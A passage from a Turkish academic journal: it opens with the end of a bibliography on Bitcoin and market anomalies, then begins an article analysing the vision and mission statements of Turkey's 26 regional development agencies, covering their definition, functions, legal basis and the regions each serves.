- Atakan, T. (2008). İstanbul Menkul Kıymetler Borsası’nda haftanın günü etkisi ve Ocak ayı anomalilerinin ARCH-GARCH modelleri ile test edilmesi. *İstanbul Üniversitesi İşletme Fakültesi Dergisi*, Cilt:37, Sayı:2, 98-110.
- Ateş, B.A. (2016). Kripto Para Birimleri, Bitcoin ve Muhasebesi. *Çankırı Karatekin Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 7(1): 349-366.
- Atik, M., Köse, Y., Yılmaz, B., Sağlam F. (2015). Kripto Para: Bitcoin ve Döviz Kurları Üzerine Etkileri, *Bartın Üniversitesi İ.İ.B.F. Dergisi*, Cilt:6, Sayı:11, 247-261.
- Aytekin S., Sakarya Ş. (2014). Ocak Ayı Anomalisi: Borsa İstanbul Endeksleri Üzerine Bir Uygulama. *Uluslararası Yönetim İktisat ve İşletme Dergisi*, 10(23), 137-155.
- Baur, D.G., Cahill, D., Godfrey, K., Liu, Z.F. (2017) Bitcoin Time of Day, Day of Week and Month of Year Effects in Returns and Trading Volume. <http://dx.doi.org/10.2139/ssrn.3088472>
- Caporale, G.M., Plastun, A. (2017). The Day of The Week Effect In The Crypto Currency Market. Discussion Papers, DIW Berlin, German Institute for Economic Research.
- Coinmarketcap. (2018a). Cryptocurrency Market Capitalizations. <https://coinmarketcap.com/coins/views/all/>, Erişim Tarihi: 09.03.2018.
- Çarkacıoğlu, A. (2016). Kripto-Para Bitcoin. Sermaye Piyasası Kurulu, Araştırma Raporu, <http://www.spk.gov.tr/SiteApps/Yayin/YayinGoster/1130>, Erişim Tarihi:10.03.2018.
- Ege, İ., Topaloğlu, E.E., Coşkun, D. (2012). Davranışsal Finans ve Anomaliler: Ocak Ayı Anomalisinin İMKB’de Test Edilmesi. *Muhasebe ve Finansman Dergisi*, Sayı:56, Ekim, 175-189.
- Gu, A.Y. (2003). The Declining January Effect: Evidences From The U.S. Equity Markets. *The Quarterly Review of Economics and Finance*, 43, 395-404.
- Karcıoğlu, R., Özer, N. (2017). BİST’de Haftanın Günü ve Tatil Etkisi Anomalilerinin Getiri ve Oynaklık Üzerindeki Etkisinin İncelenmesi. *Karadeniz Teknik Üniversitesi Sosyal Bilimler Enstitüsü Sosyal Bilimler Dergisi*, Yıl:7, Sayı:14, 457-483.
- Kurihara, Y., Fukushima, A. (2017). The Market Efficiency of Bitcoin: A Weekly Anomaly Perspective. *Journal of Applied Finance & Banking*, Vol. 7, No. 3, 57-64.
- Öztürk, N., Koç, A. (2006). Elektronik Para, Diğer Para Türleriyle Karşılaştırılması ve Olası Etkileri. *SÜ İİBF Sosyal ve Ekonomik Araştırmalar Dergisi*, Sayı:11, 207-243.
- Turaboğlu, T.T., Topaloğlu, T.N. (2017). Bir Etkin Piyasa Hipotezi Kavramı Olarak Anomaliler: Borsa İstanbul (BİST) Üzerinden Aylara İlişkin Anomalilere Yönelik Bir Araştırma. *Ç.Ü. Sosyal Bilimler Enstitüsü Dergisi*, Cilt 26, Sayı 1, 216-230.
- Yiğiter, Ş.Y., Ilgın, K.S. (2015). BİST-100 Endeksinde Ocak Ayı Anomalisinin Güç Oranı Yöntemiyle Test Edilmesi. *Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, Cilt:30, Sayı:2, 171-187.
- Yükçü S., Uğurluel G., İrier S. (2008). The First Money in Anatolia. 12th World Congress of Accounting Historians, July 20-24, İstanbul, Conference Proceedings Vol.1. 197-209.

Kalkınma Ajanslarının Vizyon ve Misyon İfadelerine Göre Stratejik Yönü: Tematik Bir Analiz Çalışması

Yücel EROL*

Ali Rıza İNCE**

Rüştü YAYAR***

Öz

Kalkınma Ajansları, kamu, özel kesim ve sivil toplum kuruluşları arasındaki işbirliğini geliştirmek, kaynakların yerinde ve etkin kullanımını sağlamaktadır. Aynı zamanda kalkınma ajansları yerel potansiyeli harekete geçirmek suretiyle de, bölgesel gelişmeyi hızlandırmakta ve sürdürülebilirliğini sağlamaktadır. Ajanslarının görevi, bölgelerin sektörel ve genel kalkınma problemlerini belirlemek, bunların çözümüne yönelik olanakları ve çözümleri tespit ederek bu çözümleri geliştiren projeleri desteklemek şeklinde tanımlanmaktadır. Dolayısıyla kalkınma ajanslarının stratejik bir yönü vardır ve bu yön bütün paydaşları tarafından doğru bir şekilde anlaşılması gerekmektedir. Doğru stratejik yönün belirlenmesi içinde örgütler hedeflerini doğru tanımlayan, açık ve anlaşılır, paylaşılan bir vizyon ve misyon bildireceklerini oluşturmalarıdır. Bu bildirecekler, paydaşları, çalışanları motive edecek, onlara ilham verecek, ortak paylaşım duygusu oluşturacak bir sinerji yaratmalıdır. Ayrıca bu bildirecekler bugünden geleceği öngörerek ona göre stratejiler oluşturacak biçimde tasarlanmalı, örgütün amaç ve hedeflerini gerçekleştirmeyi amaçlamalıdır. Bu nedenlerden dolayı, stratejik yönetim süreci içerisinde yer alan misyon ve vizyon kavramları ve içerikleri örgütler için önem arz etmektedir. Bu çalışmada, 26 Kalkınma Ajansının stratejik yönü, web sayfaları ve stratejik planlarında yer alan vizyon ve misyon ifadeleri içerik analizi yöntemi ile analiz edilmiştir. Bu analiz sonucunda kalkınma ajanslarının vizyon ve misyon ifadelerindeki öğelere göre stratejik bir yönünün olduğu şeklinde değerlendirilmiştir.

Anahtar Kelimeler: Kalkınma Ajansları, Strateji, Vizyon, Misyon.

JEL Kodu: M21

Strategic Aspects of Development Agency According to Vision and Mission Statements: A Thematic Analysis Study

Abstract

Development Agencies develop cooperation between the public, private sector and non-governmental organizations and ensure the efficient and effective use of resources. At the same time, developmental agencies are accelerating regional development and achieving sustainability through local potential mobilization. The task of the agencies is to define the sectoral and general development problems of the regions, to identify the solutions and solutions to these problems and to support the projects that develop these solutions. Development agencies, therefore, have a strategic aspect and need to be understood correctly by all stakeholders. In determining the right strategic direction, organizations should create a clear, understandable, shared vision and mission statement that accurately defines their goals. These declarations should create a synergy that will motivate and motivate stakeholders, employees, and inspire them to share a common sense. An addition, these declarations should be designed in such a way as to form strategies according to them foreseeing the future, and aim to realize their goals and objectives. For these reasons, mission and vision concepts and contents within the strategic management process are important for organizations. In this study, the strategic direction of 26 Development Agencies, the vision and mission statements in web pages and strategic plans were analyzed by content analysis method. As a result of this analysis, development agencies were evaluated as having a strategic orientation according to the vision and mission statements.

Key words: Development Agencies, Strategy, Vision, Mission.

JEL Code: M21

*Doç. Dr. Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İşletme Bölümü, E-posta: yucel.erol@gop.edu.tr

**Doç. Dr. Cumhuriyet Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Yönetim ve Bilişim Sistemleri Bölümü, E-posta: alirizaince58@hotmail.com

***Yazışmadan sorumlu yazar. Doç. Dr., Gaziosmanpaşa Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, İktisat Bölümü, E-posta: rustu.yayar@gop.edu.tr

GİRİŞ

Kalkınma, bir toplumun ve ekonominin bütün unsurlarıyla birlikte iyileştirilmesini ifade etmektedir. Başka bir deyişle insanlara ve topluma ait bütün koşulların düzeltilmesini kapsamaktadır. Küreselleşme ve artan uluslararası ticaret, üretim tarzlarını ve ticari faaliyetleri şekillendirerek ekonomik birimlerin küresel pazarda rekabete dayalı bir ortam oluşturmalarını sağlamıştır. Rekabet edebilirlik ise büyümek isteyen şirketleri, işini korumak isteyen bireyleri, yaşam şartlarını korumak ve yükseltmek isteyen ülkeleri etkilemiştir. Bölgelerin giderek küresel ekonominin dinamosu haline gelmesi, bölgesel rekabet edilebilirliğin önem kazanmasını sağlamıştır. 20. yy'ın ikinci dönemi itibarıyla AB ve Türkiye'nin kalkınma anlayışında değişiklikler meydana gelmiştir. Ulusal kalkınma anlayışından uzaklaşmaya başlanmış; bunun yerine bölge sorunlarını tespit edip, bu sorunları bölge potansiyelini kullanarak çözmeye çalışan bölgesel kalkınma anlayışı kabul görmeye başlamıştır. Bu sürecin sonucu olarak AB ülkeleri, bölgesel kalkınmayı sağlamak için bazı araçlar geliştirmişlerdir. Bu araçların en önemlilerinden biri, bölge sorunlarını, bölge kaynak ve potansiyellerini kullanarak çözmeyi hedefleyen, bunu yaparken kamu, özel ve Sivil Toplum Kuruluşları ile işbirliği halinde olan "Bölgesel Kalkınma Ajansları"dır. AB'ye üyelik sürecinde, tüm aday ülkelerin bölgesel dengesizliklere karşı mücadele edebilmeleri için, kalkınma ajanslarını kurmaları AB tarafından gerekli görülmekte ve desteklenmektedir (Ertaş,2013:3). Bölgesel Kalkınma Ajansı (BKA), yerel kalkınmanın bir katalizörü ve destekleyicisi olarak aktörler arasında işbirliğini geliştirmek, içsel ve dışsal kaynaklara dayalı bölgesel kalkınmayı hızlandırmak üzere kurulan bir örgüttür. BKA'ların ilk örneği, Büyük Bunalım (1929) sonrasında 1933 yılında ABD'de kurulan Tennessee Valley Authority'dir (TVA). BKA'lar Avrupa'da ise, II. Dünya Savaşı'nın yıkıcı etkileri ve teknolojik gelişmeler sonucu bölgeler arası farklılıkların artması üzerine 1950'lerde gündeme gelmiştir (Çelik, 2017:145-171). Dünyada 'Kalkınma Ajansı' şemsiyesini kullanan takribi 20.000 kuruluş bulunmaktadır. Bu teşkilatların hukuki ve örgütsel yapıları, görev ve faaliyetleri, yetki ve sorumlulukları, başka ulusal ve uluslararası kurum ve kuruluşlarla olan münasebetleri makro düzeyde farklılıklar göstermektedir. Bu durumda, genel kabul görmüş bir 'kalkınma ajansı' modeli tanımlamayı olabildiğince güçleştirmektedir. Bu bağlamda genel olarak kalkınma ajansı kavramının 1980'lerde yayılan kamu işletmeciliği anlayışı ve küreselleşme ile artan yerel rekabetle birlikte 1990'larda yayılan yönetim anlayışının bir eseri olduğundan bahsedilebilir. Bu tespitten yola çıkarak, BKA'lar 'Yeni Kalkınmacılık' anlayışının örgütsel biçimi olarak tanımlanabilir (Özen, 2005).

Bu bağlamda yeni kalkınmacılık anlayışına göre örgütlenen kalkınma ajanslarının diğer örgütler gibi stratejik bir yönü vardır ve bu yönün bütün paydaşları tarafından doğru bir şekilde anlaşılması gerekmektedir. Hem stratejik yönün doğru belirlenmesi, hem de paydaşlar tarafından anlaşılıp takip edilmesi, açık ve anlaşılır vizyon ve misyon ifadelerinin oluşturulması ile mümkün olabilir. Yönetim biliminde ve özellikle stratejik yönetim sürecinde, 'misyon' ve 'vizyon' önemli kavramlardır. Misyon, işletme çalışanlarına bir istikamet vermesi ve yapılan işe anlam kazandırması maksadı ile belirlenmiş ve işletmeyi diğerlerinden ayırt etmeye yarayan, nicelikten öte nitelikte ilgili olan uzun dönemli bir görev ve ortak bir değerdir (Dinçer, 2003:10). Vizyon ise gelecekte yaratılmak istenilen en iyi durumun zihinsel bir ifadesi ve örgütün ulaşmak istediği bugünkü durumdan daha iyi, daha başarılı, gerçekçi, güvenilir ve çekici geleceğidir (Awamleh ve Gardner, 1999:346). Bir örgütte sadece misyon ya da sadece vizyon ifadeleri beklenen olumlu etkileri yaratmakta tek başlarına yeterli olamamaktadırlar. Misyon ve vizyon ifadelerinin bir paranın iki yüzü gibi birbirlerini tamamladıkları ve tek tek ifadelerdense birlikte daha güçlü oldukları ve böylece birbirlerinin olumsuz yönlerini kapattıkları belirtilmektedir. Bununla birlikte son yıllarda yönetim alanında yapılan çalışmalarda etkin bir vizyon ve misyona sahip olan organizasyonların, vizyon ve misyonu açık ve belirli olmayan organizasyonlara göre daha başarılı oldukları konusunda bir görüş birliğinin mevcut olduğu gözlenmektedir (Aktan, 2004). Bu çalışma kalkınma ajanslarının vizyon ve misyon ifadelerine göre stratejik yönünü anlamak, ortaya koymak amacı ile gerçekleştirilmiştir. Çalışmada öncelikle kalkınma ajansı, strateji, misyon ve vizyon ifadelerinin önemi ve içeriklerinin neler olması gerektiğine değinilmiş sonra 26 kalkınma ajansının misyon-vizyon ifadelerinin içerik analizleri yapılarak değerlendirilmiş ve yorumlanmıştır.

II. KALKINMA AJANSLARINA İLİŞKİN KAVRAMSAL ÇERÇEVE

A. Kalkınma Ajanslarının Tanımı ve Önemi

Kalkınma ajansları konusunda, doktrinde yapılmış çeşitli tanımlara rastlamak mümkün ise de üzerinde anlaşılmış bir tanım mevcut değildir. Şüphesiz bunun en önemli sebebi, kalkınma ajanslarının ülkeden ülkeye ve hatta aynı ülke içerisinde, gerek kuruluşları ve yapıları gerekse faaliyetleri ve işlevleri itibarıyla birbirlerinden farklılık göstermeleri ve bu durumun, genel geçer bir kalkınma ajansı modeli tarifi yapmayı güçleştirmesidir. Aynı ülke içerisindeki kalkınma ajanslarının birbirinden farklılık göstermesini; aşağıdan yukarıya yapılan taleplerin her bölgede farklılık arz etmesine, farklı ihtiyaçların farklı faaliyetlerle ve farklı faaliyetlerin farklı aktörlerle karşılanmasına, farklı mali kaynakların ortaya çıkmasına ve her bölgenin siyasi, hukuki ve sosyo-ekonomik koşullarına göre kendi yönetsel yapısını oluşturmaya bağlayabiliriz (Özen, 2005;7). Bu çerçevede, bir görüşe göre kalkınma ajansları, bir ülkenin belli bir coğrafi bölgesi içerisindeki özel ve kamusal tüm şirketler, yerel yönetimler ile sivil toplum kuruluşları arasında işbirliği sağlayarak, o bölgenin ekonomik kalkınmasını hedefleyen ve yasal bir hükme dayanarak kurulan yapılardır (Koçberber, 2006; 37). Başka bir görüşe göre kalkınma ajansları, belirli bir coğrafi alan için kolektif ilgi misyonu, yerel veya bölgesel kamu ve özel mercileri ve kuruluşlarıyla önemli düzeyde işbirliği içinde yürüten “otonom” bir yapıdır (Hughes, 1998; 1). Diğer bir görüşe göre kalkınma ajansları, geleneksel merkezi ve yerel hükümet idari yapılarının dışında, bölgesel merkezli, kamusal olarak finanse edilen ve ekonomik kalkınmayı sağlamak için tasarlanmış kurumlardır (Halkier ve Danson, 1996;9). Bir başka görüşe göre kalkınma ajansları, sınırları belirli bir alanda, toplumsal kalkınmayı gerçekleştirmek amacıyla, kalkınmanın tüm aktörlerinin aktif katılımı ile yerel ekonomik kalkınmanın stratejik planını hazırlayan, bu planı hayata geçirmek için yerel aktörler arasında koordinasyonu sağlayan, bu amaçla yerel kaynakları harekete geçiren ve bölge dışındaki kaynakları bölgeye çeken, finansal bakımdan tamamen veya kısmen merkezi veya yerel yönetimlere bağımlı, yönetsel anlamda ise duruma göre değişen düzeylerde özerkliğe sahip olan kurumlardır (Çakmak, 2006; 66).

B. Kalkınma Ajanslarının Görevleri ve Fonksiyonları

Kalkınma ajanslarının nihai ve ortak hedefi, kalkınmayı gerçekleştirmektir. Ancak bu hedefe farklı yollardan ulaşmak başka bir anlatımla değişik amaçlar taşımak her zaman mümkündür (<http://www.metinberber.ktu.edu.tr/linkler/kajans.pdf-05.02.2013>). Dolayısıyla, Avrupa’da ve dünyada kalkınma ajansları, çok değişik konularda işlev ve faaliyet gösterebilmekte olup, bunların başarısı, ulusal ve uluslararası politikaları da göz önüne alarak, kendilerine biçtikleri rollerle doğrudan orantılıdır (Akpınar, 2006; 52). Genel olarak bakıldığında, kalkınmanın dinamik ve değişken yapısına bağlı olarak, kalkınma ajanslarının organizasyon yapılarının, faaliyetlerinin, işlevlerinin, finansman kaynaklarının ve amaçlarının zaman içerisinde değişiklik gösterdiği anlaşılmaktadır. 1950’li ve 1960’lı yıllarda daha ziyade ulusal kalkınma planlarının uygulanmasını ve izlenmesini denetlemek ile bölgeye yabancı sermaye çekmek ve serbest ticaret bölgeleri oluşturmak amacıyla kurulan ajanslar, daha sonra yerel/bölgesel işletmelere danışmanlık desteği vermek, altyapı oluşumuna katkıda bulunmak ve iş ve bilim merkezleri oluşturmak gibi ek bazı görevler de üstlenmişlerdir (Pınarcıoğlu, Yaşar ve Dere, 2003; 14; Özen, 2005; 6). Öte yandan, yönetsel kapasite eğitimi vermek, küçük işletmelere yer sağlamak, kadın ve gençlerde girişimciliği teşvik etmek gibi daha belirli amaçlar için kurulmuş ajanslara da rastlamak mümkündür (OECD, 2002; 2). Dünyadaki kalkınma ajanslarının bütün faaliyetlerini ve işlevlerini burada zikretmek mümkün değildir. Ancak, bu işlevler ve faaliyetler, temel hatlarıyla sekiz temel başlık altında toplanabilir.

Kalkınma Stratejileri Oluşturmak

Ajanslar, kalkınma hedefi doğrultusunda, bölgedeki aktörleri harekete geçirmek ve bölgesel kalkınmanın farklı bileşenleri arasında bir denge oluşturmak amacıyla, bölgenin sahip olduğu potansiyelleri, fırsatları, zayıf yönleri ve tehditleri ele alarak, farklı toplum kesimleri ile işbirliği halinde, bölgenin öncelik alanlarını belirler ve ajansın yönünü çizen orta ve uzun vadeli stratejiler geliştirirler (EURADA, 1999; 19; Özen, 2005; 4041; Akpınar, 2006; 58).

Yatırımcı Çekmek

Kurulu oldukları bölgeye yatırımcı çekmek, ajansların en önemli, en temel ve en eski işlevidir. Buna göre ajanslar, çoğunlukla ve öncelikle bölgelerini, bölge dışındaki teknoloji ve finansman durumu yüksek yatırımcılar nezdinde pazarlayabilmek amacıyla kurulmaktadır. Diğer bir deyişle

ajansların öncelikli hedefi, bölgedeki yatırım ortamını iyileştirmek, bölge dışındaki firmaların ve yatırımcıların dikkatini bölgeye çekmek ve bölgelerindeki fırsat ve kolaylıkları anlatmak suretiyle, istihdamı, iş etkinliğini ve yatırımları arttırmak ve rekabet gücünü geliştirerek ekonomik canlanmayı sağlamaktır. Ajansların yatırımcı çekmek fonksiyonuna, “bölgeyi pazarlama fonksiyonu” da denmektedir (Çakmak, 2006; 96).

Tanıtım Yapmak

Bölgenin tanıtımını yapmak da, yatırımcı çekmek gibi ajansın temel görevlerindendir. Hatta çoğu zaman yatırımcı çekmenin birinci koşulu ve aracı, bölgenin tanıtımını yapmaktır. Zira yatırımcı, yeterince bilgi sahibi olmadığı, yatırımının riskleri ve avantajlarını ölçemediği, en azından öngöremediği bir yerde yatırım yapmaz. Bu bakımdan, var olan potansiyellerin kullanılabilmesi ve bölgenin ekonomik ve sosyal canlılığının sağlanabilmesi, bölgenin en iyi şekilde tanıtılması ile mümkün olur. Bölgenin tanıtımını yapmak, sadece bölgenin yatırım potansiyellerini değil, aynı zamanda o yörenin tarihi, kültürel ve turistik yönlerini de içerir. Diğer bir deyişle ajanslar, yalnızca yatırımcıyı değil, aynı zamanda turisti de bölgeye çekmeye yönelik faaliyetlerde bulunurlar.

Bölgesel Yardım Hibeleri Kullandırmak ve Yönetmek

Ajansların önemli işlevlerinden biri de, gerek merkezi hükümetin bölgeler arasındaki dengesizlikleri gidermek üzere bölgeye tahsis ettiği fon ve diğer ulusal mali yardımların ve gerekse Avrupa Birliği’nden ve Dünya Bankası’ndan sağlanan fonlar gibi uluslararası kaynak ve yardımların kullanılmasına ve yönetilmesine aracılık etmesidir. Nitekim ajansların bir kısmı, merkezi teşvik tedbirlerinin yönetimini de üstlenmiştir. Bölgesel yardım hibeleri vermek, 1990’lı yıllardan itibaren büyük önem kazanmıştır. Zira özellikle Avrupa Birliği tarafından bölge örgütlenmelerine sağlanan büyük miktarlardaki fonlar, bölgelerin ve ülkenin kalkınmasında büyük bir fırsat olarak görülmüştür. Örneğin, İspanya ve İrlanda, Avrupa Birliği tarafından sağlanan büyük çaplı bölgesel fonlar sayesinde, önemli bir gelişme düzeyi elde etmişlerdir. Kalkınma ajansları, Avrupa Birliği fonlarından; yapısal fonları yürütmek veya topluluk girişimi projelerini yahut bu projelerle ilişkili projeleri yönetmek şeklinde yararlanır. Son yıllarda kalkınma ajanslarının doğrudan yapısal fonlar yerine topluluk girişimi projelerinde görev aldığı gözlenmektedir (Özen, 2005; 11).

Altyapıyı Geliştirmek

Yatırımların söz konusu yatırıma ilişkin uygun altyapının olduğu yerlerde toplandığı ve bu bakımdan yatırım altyapısının iyi olduğu yerlere yatırımcı çekmenin kolay olduğu bir gerçektir. Yatırım altyapısını geliştirmek ise, birinci derecede yerel yönetimlerin, özellikle de belediyelerin sorumluluk alanı içerisine girmektedir. Ancak yerel yönetimlerin finansal imkânlarının yetersiz kalması ve bu işlerle uğraşacak nitelikli ve yeterli personeli bulunmaması nedeniyle, ajanslar da çeşitli yönlerden yatırım altyapısını geliştirmek üzere faaliyette bulunmaktadır (Demirci, 2003; 1-2; Hasanoğlu ve Aliyev, 2006; 92).

Kırsal Kalkınmayı Sağlamak

Ajansların çoğu, faaliyetlerinin kapsamı itibarıyla kentsel bölgeleri esas almakla birlikte, az da olsa kırsal bölgeleri esas alan ajanslara rastlamak mümkündür. Bu çerçevede özellikle tarımsal üretimin ve tarıma dayalı sanayinin geliştirilmesi ve potansiyel turizm olanaklarının kullanılması gündeme gelmektedir (Hasanoğlu, Aliyev, 2006; 93).

Danışmanlık ve Destek Hizmetleri Vermek

Danışmanlık ve destek hizmetleri vermek, önemi giderek artan ve ajanslar bakımından vazgeçilmez hale gelen bir işlevdir. Zira yatırımcılar, yatırımın riskini hesaplarlarken, yatırım yapacakları yer ve sektör hakkında ayrıntılı bilgi sahibi olmak isterler. Hâlbuki yatırımcılar için bütün bölgeleri ve sektörleri ayrıntısıyla bilmek veya araştırmak, çoğu zaman mümkün olmadığı gibi, bu işler yatırımcı için oldukça maliyetlidir. Dolayısıyla, yatırımcıya teknik bilgi sağlamak gibi konularda danışmanlık ve destek hizmeti vermek, yatırımcıyı ikna edip bölgeye çekmek bakımından önemli bir fonksiyona sahiptir.

Fon Sağlamak

Yerel sermayenin yetersiz kaldığı veya mevcut yerel sınaî yapının talep esnekliğinin küçük çaplı kredilere duyarlı olduğu yerlerde, bazı ajanslar, ekonomik canlanmayı sağlamak ve yatırımcıları teşvik etmek amacıyla fonlar sağlamaktadır.

C. Kalkınma Ajanslarının Hedefleri

Bölgesel kalkınma ajansları; ekonomik, sosyo-kültürel ve sosyal hedeflere sahiptir. Bu hedeflerden; uzun dönemli bölgesel ekonomik kalkınma için uygun koşulların yaratılması, ekonomik olarak bölgenin çekiciliğini artırmak, çevresel olarak bölgenin sosyokültürel değerlerinin geliştirilmesini sağlamak, sosyal hedefler olarak sınıflandırılır (İldırar,2004:140). Bölgesel rekabet, kalkınma, yerel KOBİ'lerin gelişmesi; yabancı yatırımların çekilmesini dolayısıyla bölgesel kalkınma hedeflerinin geniş kapsamlı olmasını gerekli kılmaktadır (Hughes,1998:617). Bu hedeflerin karşılanması için; çevresel gelişme, endüstriyel altyapı, danışmanlık ve girişim sermayesi gibi birçok araçlara ihtiyaç duyulmaktadır. Bölgesel kalkınma ajanslarının hedeflerini uygulayabilmesi için bölgedeki potansiyel aktörlerin kaynakları ve çabaları önem arz etmektedir. Ekonomik gelişmeyle birlikte, sosyal gelişme de dikkate alınarak gelecek için birtakım hedefler belirlenmelidir: Rekabete dayanan bir iş çevresinin oluşturulması, kaliteli işgücünün yetiştirilmesi, altyapının geliştirilmesi, devlet desteğinin sağlanması söz konusu hedeflerden sadece birkaçıdır. Bu hedeflerin belirlenmesinde dikkat edilmesi gereken unsurlar vardır. Bunlar; yerel aktörlere danışma ve yerel aktörlerle birlikte hareket etme, yerel aktörlerin sinerjilerinin geliştirilmesi ve desteklenmesi, aktörler arası ortaklıkların oluşturulması söz konusu unsurlardır(Türkoğlu,2015:183-198).

D. Türkiye’de Bölgesel Kalkınma Ajansları

Türkiye’de uzun yıllardır uygulanmakta olan bölgesel gelişme model ve politikaları 2000’li yıllardan itibaren yeniden yapılandırılmıştır. Bu sürecin en önemli aktörleri ise Bölgesel Kalkınma Ajansları olmuştur. Türkiye’de kalkınma ajanslarının ilk örneklerine 1990’lı yıllardan itibaren rastlanmaktadır. Bu bağlamda oluşturulan GAP–Girişimci Destekleme ve Yönlendirme Merkezleri (GİDEM), Ege Bölgesi Kalkınma Ajansı, Mersin Kalkınma Ajansı ve Doğu Anadolu Projesi Ekonomik Kalkınma Ajansının ortaklaşan hedefleri bölgede yatırımcılığı ve girişimciliği özendirmek, yerli ve yabancı sermayeyi bölgeye çekebilmek için danışmanlık desteği vermektir. 2006 yılında ise 5449 Sayılı Kalkınma Ajanslarının Kuruluşu, Koordinasyonu ve Görevleri Hakkında Kanun çıkarılarak istatistiki bölge birimleri sınıflandırması baz alınarak Düzey 2 bölgelerinde 26 adet kalkınma ajansının kurulmasına karar verilmiştir. Kanun kapsamında ilk olarak Adana ve Mersin illerini kapsayan TR62 Bölgesinde Çukurova Kalkınma Ajansı ile İzmir’i kapsayan TR31 Bölgesinde İzmir Kalkınma Ajansı kurulmuştur. 2008 yılında Bakanlar Kurulu kararıyla 23 ili kapsayan 8 ajans, 2009 yılında ise 55 ili kapsayan 16 ajans daha kurulmuştur. Kanunun ilk maddesinde ajansların kuruluş amacı, “kamu kesimi, özel kesim ve sivil toplum kuruluşları arasındaki işbirliğini geliştirmek, kaynakların yerinde ve etkin kullanımını sağlamak ve yerel potansiyeli harekete geçirmek suretiyle, ulusal kalkınma plânı ve programlarda öngörülen ilke ve politikalarla uyumlu olarak bölgesel gelişmeyi hızlandırmak, sürdürülebilirliğini sağlamak, bölgeler arası ve bölge içi gelişmişlik farklarını azaltmak” olarak belirlenmiştir. Bu amaç ve tanımlamalardan hareketle, kalkınma ajanslarının bölgenin ekonomik kalkınmasını sağlamak üzere yerel/bölgesel aktörler/paydaşlarla işbirliği içinde birtakım faaliyetlerin yürütülmesini amaçladıkları görülmektedir. Bu bağlamda ajanslar, bölgenin rekabet gücünü artırmak için yerel potansiyel ve kaynakların önündeki engelleri kaldırmak, yatırımcıları bölgeye çekmek ve bu yolla bölgesel gelişmeyi hızlandırmak için bir katalizör işlevi görmektedirler(Türkoğlu ve Demiroğlu,2014:176-199). Ajansların bu işlevi yerine getirirken üstlenecekleri görev ve yetkileri ise Kanunun 5. maddesinde aşağıdaki gibi belirlenmiştir: Yerel yönetimlerin plânlama çalışmalarına teknik destek sağlamak, Bölge plân ve programlarının uygulanmasını sağlayıcı faaliyet ve projelere destek olmak; bu kapsamda desteklenen faaliyet ve projelerin uygulama sürecini izlemek, değerlendirmek ve sonuçlarını Devlet Planlama Teşkilatı Müsteşarlığına bildirmek. Bölge plân ve programlarına uygun olarak bölgenin kırsal ve yerel kalkınma ile ilgili kapasitesinin geliştirilmesine katkıda bulunmak ve bu kapsamdaki projelere destek sağlamak, Bölgede kamu kesimi, özel kesim ve sivil toplum kuruluşları tarafından yürütülen ve bölge plân ve programları açısından önemli görülen diğer projeleri izlemek, Bölgesel gelişme hedeflerini gerçekleştirmeye yönelik olarak; kamu kesimi, özel kesim ve sivil toplum kuruluşları arasındaki işbirliğini geliştirmek, Ajans’a tahsis edilen kaynakları, bölge plân ve programlarına uygun olarak kullanmak veya kullandırmak, Bölgenin kaynak ve olanaklarını tespit etmeye, ekonomik ve sosyal gelişmeyi hızlandırmaya ve rekabet gücünü artırmaya yönelik araştırmalar yapmak, yaptırmak, başka kişi, kurum ve kuruluşların yaptığı araştırmaları desteklemek, Bölgenin iş ve yatırım imkânlarının, ilgili kuruluşlarla işbirliği halinde ulusal ve uluslararası düzeyde tanıtımını yapmak veya yaptırmak,

Bölge illerinde yatırımcıların, kamu kurum ve kuruluşlarının görev ve yetki alanına giren izin ve ruhsat işlemleri ile diğer idarî iş ve işlemlerini, ilgili mevzuatta belirtilen süre içinde sonuçlandırmak üzere tek elden takip ve koordine etmek, Yönetim, üretim, tanıtım, pazarlama, teknoloji, finansman, örgütlenme ve işgücü eğitimi gibi konularda, ilgili kuruluşlarla işbirliği sağlayarak küçük ve orta ölçekli işletmelerle yeni girişimcileri desteklemek, Türkiye'nin katıldığı ikili veya çok taraflı uluslararası programlara ilişkin faaliyetlerin bölgede tanıtımını yapmak ve bu programlar kapsamında proje geliştirilmesine katkı sağlamak. Ajansın faaliyetleri, malî yapısı ve ajansla ilgili diğer hususların güncel olarak yayınlanacağı bir internet sitesi oluşturmak(Türkoğlu ve Demiroğlu,2014:176-199).

Türkiye de bulunan kalkınma ajansları ve bölgeleri;(www.kalkinma.gov.tr/Erişim Haziran 2018) İzmir Kalkınma Ajansı (İzmir), Çukurova Kalkınma Ajansı (Adana, Mersin), İstanbul Kalkınma Ajansı (İstanbul), Mevlana Kalkınma Ajansı (Konya, Karaman), Orta Karadeniz Kalkınma Ajansı (Amasya, Çorum, Samsun, Tokat), Kuzeydoğu Kalkınma Ajansı (Erzurum, Erzincan Bayburt), Doğu Anadolu Kalkınma Ajansı (Muş, Hakkâri, Bitlis, Van), İpekyolu Kalkınma Ajansı (Adıyaman, Gaziantep, Kilis), Karacadağ Kalkınma Ajansı(Diyarbakır), Dicle Kalkınma Ajansı (Batman, Mardin, Siirt, Şırnak), Trakya Kalkınma Ajansı (Edirne, Kırklareli, Tekirdağ), Güney Marmara Kalkınma Ajansı (Balıkesir, Çanakkale), Güney Ege Kalkınma Ajansı (Aydın, Denizli, Muğla), Zafer Kalkınma Ajansı (Afyonkarahisar, Kütahya, Manisa, Uşak), Bursa Eskişehir Bilecik Kalkınma Ajansı (Bebka), Doğu Marmara Kalkınma Ajansı(Kocaeli) ,Ankara Kalkınma Ajansı (Ankara), Batı Akdeniz Kalkınma Ajansı (Antalya, Isparta, Burdur), Doğu Akdeniz Kalkınma Ajansı (Hatay, Kahramanmaraş, Osmaniye), Ahiler Kalkınma Ajansı (Aksaray, Kırıkkale, Kırşehir, Nevşehir, Niğde), Orta Anadolu Kalkınma Ajansı (Kayseri, Sivas, Yozgat), Batı Karadeniz Kalkınma Ajansı (Bartın, Karabük, Zonguldak), Kuzey Anadolu Kalkınma Ajansı (Kastamonu, Çankırı, Sinop), Doğu Karadeniz Kalkınma Ajansı(Artvin, Giresun, Gümüşhane, Ordu, Rize, Trabzon), Serhat Kalkınma Ajansı (Ağrı, Ardahan, Iğdır, Kars), Fırat Kalkınma Ajansı (Bingöl, Elazığ, Tunceli, Malatya)

III. STRATEJİ, VİZYON VE MİSYON KAVRAMLARI

